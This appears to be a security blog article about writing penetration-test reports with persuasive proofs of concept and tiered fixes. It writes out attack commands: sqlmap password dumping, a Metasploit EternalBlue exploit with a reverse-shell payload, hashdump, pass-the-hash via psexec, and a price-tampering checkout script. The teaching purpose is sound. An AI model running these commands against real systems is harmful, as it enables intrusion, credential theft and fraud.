Listen to this Post
Introduction:

In the high-stakes world of offensive security, the consultant’s report is the ultimate catalyst for change. Yet, far too often, the critical link between discovery and remediation breaks down due to inadequate proof of concept (PoC) demonstrations and vague recommendations. This failure to articulate true risk and provide actionable solutions wastes a unique third-party advantage, allowing vulnerabilities to persist despite being identified. This article dissects the anatomy of impact-driven penetration testing, moving beyond simple vulnerability discovery to becoming an undeniable agent for security hardening.
Learning Objectives:
- Understand the critical components of a high-impact Proof of Concept (PoC) that compels organizational action.
- Learn to craft layered, actionable recommendations that cater to idealistic, realistic, and compensating control scenarios.
- Master technical techniques to elevate PoCs for common web, cloud, and system vulnerabilities from basic to compelling.
You Should Know:
- From Nmap to Narrative: Building an Irrefutable PoC
A weak PoC is often a one-line command output. A high-quality PoC is a narrative that visually and logically demonstrates business impact. It answers not just “what,” but “so what?”
Step‑by‑step guide:
Step 1: Establish Context & Access. Don’t just show a service version. Map it to the asset’s role (e.g., “Oracle Database server hosting all customer PII”).
Step 2: Demonstrate Exploitation Chaining. Use a simple SQL injection as a start, but don’t stop there. Chain it to demonstrate full impact.
 Basic Detection (The Weak PoC):
sqlmap -u "http://target.com/filter?id=1" --batch

Impact Demonstration (The Strong PoC):
 1. Extract database/user names:
sqlmap -u "http://target.com/filter?id=1" --users --passwords --batch
 2. Use credentials to SSH into a backend server (if reused):
ssh app_user@internal_host
 3. Demonstrate lateral movement to a sensitive data store:
find / -name "customer_data.xls" 2>/dev/null
 4. Document the entire path with screenshots and command logs.
Step 3: Visualize the Data. Annotate screenshots, create a simple diagram of the attack path, and, if safe and legal, extract a non-sensitive sample record to prove data access.
- The Art of the Actionable Recommendation: Beyond “Patch It”
A recommendation must be a toolkit, not a single instruction. Internal teams face political and technical constraints; your report must give them options.
Step‑by‑step guide:
Step 1: Provide the Ideal Fix. This is the textbook, most secure solution. E.g., “Implement parameterized queries using prepared statements in the application code to eliminate the SQL injection vulnerability entirely.”
Step 2: Offer a Realistic Interim Mitigation. Acknowledge that code redeployments take time. E.g., “Deploy a virtual patch via the Web Application Firewall (WAF) to block SQL injection patterns immediately. Example rule for ModSecurity: SecRule ARGS "@detectSQLi" "id:1001,deny,status:403"”
Step 3: Suggest Compensating Controls. If the root cause can’t be fixed quickly, suggest ways to reduce risk. E.g., “Implement enhanced database auditing for the `customer_data` table and set alerts for unusual bulk select operations by the `app_user` account.”
- Cloud Misconfigurations: Proving Risk in an Ephemeral World
Finding an open S3 bucket is trivial. Proving its danger requires making the risk tangible to business stakeholders.
Step‑by‑step guide:
Step 1: Identify the Exposure. Use tools like `s3scanner` or aws s3 ls.
Step 2: Catalog the Impact. Don’t just say “data is readable.” Download a statistically significant sample (ethically, within test scope), categorize it, and quantify it.
 1. Discover buckets:
aws s3 ls --profile target-profile
 2. List contents of a potentially exposed bucket:
aws s3 ls s3://customer-app-logs/ --profile target-profile --no-sign-request
 3. Analyze file types and create a risk summary:
 File Count: 15,000
 File Types: .log (8,000), .sql.gz (5,000), .csv (2,000)
 Sample Analysis: 10 random .csv files contained ~500 email addresses and names each.
Step 3: Demonstrate Attack Scenarios. Show how an attacker could use this data for phishing, credential stuffing, or reconnaissance against other systems.
- Windows Lateral Movement: Turning a Finding into a Full Domain Compromise Story
A missing patch (e.g., MS17-010 EternalBlue) is a finding. Demonstrating its path to Domain Admin is a business-critical risk story.
Step‑by‑step guide:
Step 1: Initial Foothold. Show exploitation of the primary vulnerability.
 Using a framework like Metasploit:
use exploit/windows/smb/ms17_010_eternalblue
set RHOSTS 10.10.1.10
set PAYLOAD windows/x64/meterpreter/reverse_tcp
exploit
Step 2: Privilege Escalation & Credential Harvesting. Document the pivot.
meterpreter > getsystem
meterpreter > hashdump
meterpreter > run post/windows/gather/credentials/credential_collector
Step 3: Lateral Movement & Domain Escalation. Use captured hashes with Pass-the-Hash attacks.
 Using Impacket's psexec from Kali Linux:
python3 psexec.py 'DOMAIN/[email protected]' -hashes aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0
Step 4: Document the Crown Jewel Access. Show access to a Domain Controller, sensitive file shares, or administrative consoles.
- API Security: Exploiting Logic Flaws Beyond the OWASP Top 10
APIs often have business logic vulnerabilities that scanners miss. Your PoC must replicate an attacker’s abuse of intended functionality.
Step‑by‑step guide:
Step 1: Understand the Business Flow. Map a normal user journey (e.g., “Add item to cart -> Apply user coupon -> Checkout”).
Step 2: Identify the Logic Flaw. Manipulate parameters to break the flow (e.g., tampering with the `discount_id` or `final_price` parameter in a POST request to /api/checkout).
Step 3: Build a Reproducible Script. Provide a simple Python script that automates the exploit, proving ease of abuse.
import requests
import json

target_api = "https://target.com/api/v1/checkout"
auth_token = "Bearer eyJ0eXAiOiJKV1Qi..."
malicious_payload = {
"items": [{"id": "prod_expensive", "qty": 1}],
"coupon": "VALID_CODE",
"final_price": 0.01  Illegally modified parameter
}

headers = {"Authorization": auth_token, "Content-Type": "application/json"}
r = requests.post(target_api, headers=headers, data=json.dumps(malicious_payload))
print(f"Exploit Successful. Order ID: {r.json().get('order_id')}") if r.status_code == 200 else print("Failed")
What Undercode Say:
The Report is the Weapon. The most brilliant exploit is worthless if it doesn’t translate into a fixed vulnerability. Your technical prowess must be matched by your ability to communicate risk and solutions.
Empower, Don’t Embarrass. The goal is to arm the internal security team with the evidence and language they need to secure budget and prioritize fixes. A collaborative tone in recommendations yields better long-term results.
Analysis:
Nick Verhelle’s post cuts to the core of consultative efficacy. The field often over-indexes on the “cool hack” while undervaluing the “compelling story.” A penetration test is a persuasive exercise. The consultant operates at the intersection of deep technical skill and organizational psychology. By investing equal effort into crafting demonstrable, impactful PoCs and pragmatic, tiered recommendations, the consultant transforms from a tactical auditor to a strategic partner. This shift is what justifies premium engagements and builds lasting client trust, ultimately leading to more secure environments rather than just longer reports.
Prediction:
The future of offensive security consulting will see a formalization of “risk demonstration” as a core competency, potentially with its own certifications or toolkits. As automated scanning and AI-assisted code review become ubiquitous, the consultant’s unique value will increasingly lie in their ability to contextualize, narrate, and persuade—turning technical data into boardroom decisions. We will see a rise in integrated reporting platforms that help testers seamlessly build interactive attack graphs, auto-generate mitigation code snippets, and even estimate remediation costs, further bridging the gap between finding and fixing.
▶️ Related Video (82% Match):
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Nick Verhelle – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


